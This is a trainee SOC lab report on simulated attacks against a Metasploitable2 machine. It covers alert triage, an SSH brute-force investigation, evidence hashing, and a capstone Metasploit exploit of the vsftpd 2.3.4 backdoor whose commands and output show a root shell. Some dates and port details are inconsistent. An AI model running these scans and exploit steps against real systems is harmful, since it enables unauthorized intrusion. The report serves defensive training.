



**Prepared by:** Sahil Danecha

**Organization:** CyArt

**Title:** SOC Analysis & Incident Response

**Date:** 21 Nov 2025

## INTRODUCTION

This Week-2 SOC documentation presents a comprehensive analysis of threat detection, incident response, evidence preservation, and exploitation testing performed using Kali Linux, Metasploitable2, and multiple SOC investigative tools. The goal is to simulate real-world attacks, detect them, analyze the impact, preserve evidence, and produce professional SOC-grade reports.

## Task-1: Alert Classification & Prioritization

In this task, multiple alerts were generated through simulated attacks including port scanning, SSH brute-force attempts, and HTTP probing. Alerts were classified based on severity, CVSS, and MITRE ATT&CK techniques.


```
root@sahil:/home/d3vil/Desktop
[ERROR] could not connect to ssh://192.168.1.100:22 - kex error: no match for method mac algo client-sserver: server [hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripemd160,hmac-ripemd160@openssh.c
on,hmac-sha1-96,hmac-md5-96], client [hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512]

root@sahil:~# nmap -ss 192.168.1.100
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-21 06:18 IST
Nmap scan report for 192.168.1.100
Host is up (0.0019s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1609/tcp  open  smirregistry
1524/tcp  open  ingreslock
2849/tcp  open  nfs
2121/tcp  open  cproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6080/tcp  open  x11
6667/tcp  open  irc
8080/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 00:0C:29:1A:7A:98 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.28 seconds

root@sahil:~#
```

Figure-1: Port Scan Evidence (Nmap SYN Scan)





```
Metasploit2-Linux - VMware Workstation
File Edit View VM Jobs Help
Metasploit2-Linux
d for user root
Nov 7 05:32:43 metasploitable sshd[4615]: Server listening on :: port 22.
Nov 7 05:32:43 metasploitable sshd[4615]: error: Bind to port 22 on 0.0.0.0 failed: Address already in use.
Nov 7 05:39:01 metasploitable CRON[5247]: pam_unix(cron:session): session opened for user root by (uid=0)
Nov 7 05:39:01 metasploitable CRON[5247]: pam_unix(cron:session): session closed for user root
Nov 13 01:02:59 metasploitable sshd[4615]: Server listening on :: port 22.
Nov 13 01:02:59 metasploitable sshd[4615]: error: Bind to port 22 on 0.0.0.0 failed: Address already in use.
Nov 20 19:10:06 metasploitable sshd[4617]: Server listening on :: port 22.
Nov 20 19:10:06 metasploitable sshd[4617]: error: Bind to port 22 on 0.0.0.0 failed: Address already in use.
Nov 20 19:17:01 metasploitable CRON[5249]: pam_unix(cron:session): session opened for user root by (uid=0)
Nov 20 19:17:01 metasploitable CRON[5249]: pam_unix(cron:session): session closed for user root
Nov 20 19:33:32 metasploitable login[5145]: pam_unix(login:session): session opened for user msfadmin by LOGIN(uid=0)
Nov 20 19:39:01 metasploitable CRON[5278]: pam_unix(cron:session): session opened for user root by (uid=0)
Nov 20 19:39:01 metasploitable CRON[5278]: pam_unix(cron:session): session closed for user root
msfadmin@metasploitable:~$
```

Figure-4: SSH Authentication Failures from auth.log

## Alert Classification Table

The following table summarizes all alerts generated and classified based on severity, CVSS score, and MITRE ATT&CK mapping.

Alert ID	Date	Source	Type	Description	Priority	CVSS	MITRE	Status
001	2025-02-22	Wazuh	Phishing	Suspicious email link clicked	High	7.1	T1566	Open
002	2025-02-22	Wazuh	SSH Brute Force	Failed SSH attempts	Medium	5.3	T1110	Open
003	2025-02-22	Wazuh	Port Scan	SYN scan to multiple ports	Low	3.6	T1046	Closed
004	2025-02-22	Wazuh	HTTP Access	curl request to web service	Medium	6.5	T1190	Open



## Task-2: Incident Ticketing & Escalation

An incident ticket was created based on the SSH brute-force attack. The escalation email and investigation notes were drafted to simulate SOC Tier-1 to Tier-2 communication.

### Incident Ticket

Incident ID: INC-2025-001

Incident Type: SSH Brute-Force Attempt

Severity: Medium

Source IP: 192.168.1.90 (Kali Linux)

Destination IP: 192.168.1.100 (Metasploitable2)

Detection Method: auth.log monitoring + Hydra brute-force attempt

Timestamp: 20-11-2025

Status: Open

### Description:

Multiple failed SSH login attempts were detected from attacker machine (Kali Linux).

These attempts were captured in Metasploitable2 auth.log and contain repeated password failures.

### Recommended Actions:

- Lock SSH temporarily
- Enforce strong passwords
- Monitor for recurrence

### Evidence Screenshots




Figure-1: Hydra SSH Brute Force Attempt Screenshot




Figure-2: SSH Login Failures in auth.log



## 100-Word Escalation Email

Subject: SSH Brute Force Activity Detected on Metasploitable (192.168.1.100)

Team,

A brute-force attack was detected on the Metasploitable server from IP 192.168.1.90. Numerous failed SSH authentication attempts were captured in the server's auth.log. Preliminary analysis confirms automated login attempts performed using Hydra. The server is currently accessible, but potential credential compromise risk exists. Requesting Tier-2 support to conduct deeper forensic analysis, verify integrity, and recommend defensive actions. Supporting evidence has been attached.

Regards,  
Sahil Danecha  
SOC Analyst – CyArt

---

## Task-3: Incident Response Documentation

The brute-force attack was analyzed using victim-side logs, login history, and attacker command history. Findings confirmed that no unauthorized access was achieved.

### Investigation Timeline

The table below summarizes key steps taken during the investigation of the SSH brute-force incident.

Time	Action	Tool	Notes
06:18 AM	Detected brute-force attempt	auth.log	Multiple failed SSH attempts from 192.168.1.90
06:19 AM	Confirmed attacker IP	grep / logs	IP matched Hydra activity
06:21 AM	Checked for successful logins	grep 'Accepted'	No unauthorized logins found
06:22 AM	Reviewed login history	last	No suspicious login sessions
06:25 AM	Collected evidence	Screenshots	Hydra, auth.log, login history



## Evidence Screenshots




Figure-1: Hydra Brute-Force Attempt from Kali Linux





Figure-5: Login History Review (No Unauthorized Access)





```
msfadmin@metasploitable:~$ grep "ssh" /var/log/auth.log
Nov  3 22:22:07 metasploitable sshd[4624]: Server listening on :: port 22.
Nov  3 22:22:07 metasploitable sshd[4624]: error: Bind to port 22 on 0.0.0.0 failed: Address already in use.
Nov  4 09:31:10 metasploitable sshd[4622]: Server listening on :: port 22.
Nov  4 09:31:10 metasploitable sshd[4622]: error: Bind to port 22 on 0.0.0.0 failed: Address already in use.
Nov  4 10:09:22 metasploitable sshd[5317]: Did not receive identification string from 192.168.1.90
Nov  5 23:05:10 metasploitable sshd[4621]: Server listening on :: port 22.
Nov  5 23:05:10 metasploitable sshd[4621]: error: Bind to port 22 on 0.0.0.0 failed: Address already in use.
Nov  6 22:43:22 metasploitable sshd[4624]: Server listening on :: port 22.
Nov  6 22:43:22 metasploitable sshd[4624]: error: Bind to port 22 on 0.0.0.0 failed: Address already in use.
Nov  7 05:32:43 metasploitable sshd[4615]: Server listening on :: port 22.
Nov  7 05:32:43 metasploitable sshd[4615]: error: Bind to port 22 on 0.0.0.0 failed: Address already in use.
Nov 13 01:02:59 metasploitable sshd[4615]: Server listening on :: port 22.
Nov 13 01:02:59 metasploitable sshd[4615]: error: Bind to port 22 on 0.0.0.0 failed: Address already in use.
Nov 20 19:10:06 metasploitable sshd[4617]: Server listening on :: port 22.
Nov 20 19:10:06 metasploitable sshd[4617]: error: Bind to port 22 on 0.0.0.0 failed: Address already in use.
msfadmin@metasploitable:~$
```

Figure-6: SSH Log Review on Metasploitable2

## Root Cause Analysis

The attack originated from Kali Linux (192.168.1.90), where Hydra was used to perform rapid SSH brute-force attempts. These attempts triggered multiple failed password logs in /var/log/auth.log. Login history analysis confirmed no unauthorized access, proving the system remained secure. The root cause of the event is an exposed SSH service with weak authentication protection.

## Conclusion

The SSH brute-force attack was successfully detected and investigated. Evidences from Hydra output, auth.log, and login history confirm that the attack did not result in a successful compromise. Recommended security enhancements include enabling fail2ban, enforcing strong password policies, restricting SSH access, and continuous log monitoring.

## Task-4: Evidence Preservation

Evidence was collected from both attacker and victim machines using netstat, process listing, and hash generation. SHA256 hashing ensured integrity for forensic chain-of-custody.



```
Metasploitable2-Linux - VMware Workstation
File Edit View VM Tabs Help
Metasploitable2-Linux
udp 0 0 0.0.0.0:138 0.0.0.0:*
udp 0 0 0.0.0.0:58651 0.0.0.0:*
udp 0 0 127.0.0.1:38428 127.0.0.1:38428 ESTABLISHED
udp 0 0 0.0.0.0:53150 0.0.0.0:*
udp 0 0 0.0.0.0:57520 0.0.0.0:*
udp 0 0 192.168.1.100:53 0.0.0.0:*
udp 0 0 127.0.0.1:53 0.0.0.0:*
udp 0 0 0.0.0.0:69 0.0.0.0:*
udp 0 0 0.0.0.0:111 0.0.0.0:*
udp 0 0 0.0.0.0:1013 0.0.0.0:*
udp6 0 0 :::56580 :::*
udp6 0 0 :::53 :::*
msfadmin@metasploitable:~$ _
To direct input to this VM, click inside or press Ctrl+G.
```

Figure-7: Netstat Output (Metasploitable2)

```
Metasploitable2-Linux - VMware Workstation
File Edit View VM Tabs Help
Metasploitable2-Linux
msfadmin@metasploitable:~$ ps aux | grep ssh
root      4617  0.0  0.1  5312 1028 ?        Ss   19:10   0:00 /usr/sbin/sshd
msfadmin  5471  0.0  0.1  3004  756 tty1    R+   21:32   0:00 grep ssh
msfadmin@metasploitable:~$ _
To direct input to this VM, click inside or press Ctrl+G.
```

Figure-8: SSH Process Verification





```
msfadmin@metasploitable:~$ sudo sha256sum /tmp/auth.log
31665d4cf7fd3a4873f5f703cb832ffd4fdee0bc9e4381ea40342066aea6aa32 /tmp/auth.log
msfadmin@metasploitable:~$ _
```

Figure-9: SHA256 Hashing of auth.log

```
root@sahil: /home/d3vil/Desktop
# netstat -tupan
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:1:5601          0.0.0.0:*                LISTEN      1101/node
udp        0      0 192.168.1.90:68        192.168.1.254:67        ESTABLISHED 1047/NetworkManager
udp6       0      0 fe80::20c:29ff:feb9:540 :::*                    1047/NetworkManager
```

Figure-10: Netstat Output (Kali Linux)

## Chain of Custody

The table below documents the collected evidence, including responsible personnel, date, and cryptographic hash values to ensure integrity.



Item	Description	Collected By	Date	SHA256 Hash
auth.log	Authentication failure log	Sahil Danecha	2025-02-22	316654c...6aa32
Hydra Output	Brute-force attempt evidence	Sahil Danecha	2025-02-22	N/A
Nmap Scan Data	Port scan evidence	Sahil Danecha	2025-02-22	N/A
Netstat Output	Network activity evidence	Sahil Danecha	2025-02-22	N/A

- All evidence associated with the SSH brute-force attack was properly collected and preserved. The SHA256 hash confirms the integrity of the authentication logs.
- Network and process analysis show no unauthorized access occurred. The system remains uncompromised, and evidence is ready for escalation or further forensic review.

## Task-5: Capstone Attack Simulation – VSFTPD 2.3.4 Backdoor Exploit

A real-world exploitation attempt was conducted using the vsftpd 2.3.4 backdoor vulnerability on Metasploitable2. The exploit successfully opened a shell session confirming system compromise.

### ➤ Attack Execution

```
root@kali:~/home/d3vil/Desktop# ping 192.168.1.100
PING 192.168.1.100 (192.168.1.100) 56(84) bytes of data:
64 bytes from 192.168.1.100: icmp_seq=1 ttl=64 time=0.224 ms
64 bytes from 192.168.1.100: icmp_seq=2 ttl=64 time=0.314 ms
64 bytes from 192.168.1.100: icmp_seq=3 ttl=64 time=0.221 ms
64 bytes from 192.168.1.100: icmp_seq=4 ttl=64 time=0.211 ms
64 bytes from 192.168.1.100: icmp_seq=5 ttl=64 time=0.216 ms
^Z
zsh: suspended ping 192.168.1.100
root@kali:~/home/d3vil/Desktop#
```

Figure-11: Ping Test to Validate Connectivity



```
Kali - VMware Workstation
File Edit View VM Tabs Help
Kali X Metasploit2-Linux X
Nov 21 08:37
root@sahit: /home/d3vil/Desktop

msf exploit(unix/ftp/vsftpd_234_backdoor) > set RPORT 21
RPORT => 21
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.1.100:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.100:21 - USER: 331 Please specify the password.
[*] 192.168.1.100:21 - Backdoor service has been spawned, handling...
[*] 192.168.1.100:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.90:41431 -> 192.168.1.100:6200) at 2025-11-21 08:37:43 +0530
```

Figure-12: Successful Metasploit Exploit (vsftpd Backdoor)

```
Kali - VMware Workstation
File Edit View VM Tabs Help
Kali X Metasploit2-Linux X
Nov 21 08:40
root@sahit: /home/d3vil/Desktop

msf exploit(unix/ftp/vsftpd_234_backdoor) > history | tail
1 use exploit/unix/ftp/vsftpd_234_backdoor
2 RHOSTS 192.168.1.100
3 SET RHOSTS 192.168.1.100
4 set RHOSTS 192.168.1.100
5 set RPORT 21
6 exploit
7 history | tail
msf exploit(unix/ftp/vsftpd_234_backdoor) >
```

Figure-13: Attacker Command History



```
Metasploitable2-Linux - VMware Workstation
File Edit View VM Tabs Help
Metasploitable2-Linux
Tue Nov 4 10:09:22 2025 [pid 53231] CONNECT: Client "192.168.1.90"
Tue Nov 4 10:12:42 2025 [pid 53571] CONNECT: Client "192.168.1.90"
Thu Nov 20 22:07:40 2025 [pid 55381] CONNECT: Client "192.168.1.90"
msfadmin@metasploitable:~$ sudo tail /var/log/auth.log
Nov 20 21:38:27 metasploitable sudo: pam_unix(sudo:session): session closed for user root
Nov 20 21:39:01 metasploitable CRON[54941]: pam_unix(cron:session): session opened for user root by (uid=0)
Nov 20 21:39:01 metasploitable CRON[54941]: pam_unix(cron:session): session closed for user root
Nov 20 22:09:01 metasploitable CRON[55421]: pam_unix(cron:session): session opened for user root by (uid=0)
Nov 20 22:09:01 metasploitable CRON[55421]: pam_unix(cron:session): session closed for user root
Nov 20 22:12:49 metasploitable sudo: msfadmin : TTY=tty1 ; PWD=/home/msfadmin ; USER=root ; COMMAND=/usr/bin/tail /var/log/vsftpd.log
Nov 20 22:12:49 metasploitable sudo: pam_unix(sudo:session): session opened for user root by msfadmin(uid=0)
Nov 20 22:12:49 metasploitable sudo: pam_unix(sudo:session): session closed for user root
Nov 20 22:17:01 metasploitable CRON[55681]: pam_unix(cron:session): session opened for user root by (uid=0)
Nov 20 22:17:01 metasploitable CRON[55681]: pam_unix(cron:session): session closed for user root
msfadmin@metasploitable:~$
```

Figure-14: FTP Connection Logs on Victim Machine

## ➤ Analysis & Reporting

### MITRE ATT&CK Mapping

- Technique: T1190 – Exploit Public-Facing Application
- The attacker exploited a vulnerable vsftpd FTP service running on port 21 to gain unauthorized shell access.

### Indicators of Compromise (IOCs)

Indicator	Value	Description
Attacker IP	192.168.1.90	Source of exploit attempt
Victim IP	192.168.1.100	FTP service running vulnerable vsftpd
Port	21	Targeted service port
Log Entry	CONNECT: Client '192.168.1.90'	FTP connection from attacker

### Attack Timeline

- 08:29 – Connectivity validated using ping
- 08:37 – Metasploit exploit triggered on vulnerable FTP service
- 08:37 – Shell session opened confirming compromise
- 08:40 – Attacker command history documented
- 08:41 – Victim-side logs show FTP connection attempts



## Incident Report

On 21 November 2025, a controlled penetration test was executed on Metasploitable2 to assess the impact of the vsftpd\_2.3.4 backdoor vulnerability. The attacker machine (192.168.1.90) first validated connectivity using ICMP, followed by launching the Metasploit module targeting the FTP service. The attack successfully opened a remote command shell session, confirming complete compromise of the target system. Evidence collected from the attacker side included the full sequence of exploit commands, while victim-side logs showed corresponding FTP connection attempts. The test demonstrated how an outdated service can be exploited for unauthorized access, emphasizing the importance of routine patching and service hardening. Immediate recommendations include disabling vsftpd, restricting service access, applying system patches, and implementing continuous monitoring for suspicious activity. The incident reinforces the need for regular vulnerability assessments and rapid response procedures to reduce exposure to exploitation attempts.

## Stakeholder Brief (Non-Technical Summary)

A major security weakness was identified in a test server's FTP service. During a controlled exercise, an attacker gained unauthorized access due to an outdated software version. Immediate actions were advised, including disabling the vulnerable service, updating the system, and limiting external access. No production systems were affected.

## Conclusion

The Week-2 SOC activities successfully demonstrated threat generation, detection, analysis, response documentation, and exploitation testing. Each task contributed to a deeper understanding of SOC workflows including log analysis, incident triage, evidence preservation, and vulnerability exploitation. The collected evidence validated the security posture of the environment and highlighted critical areas including SSH hardening and patch management.

---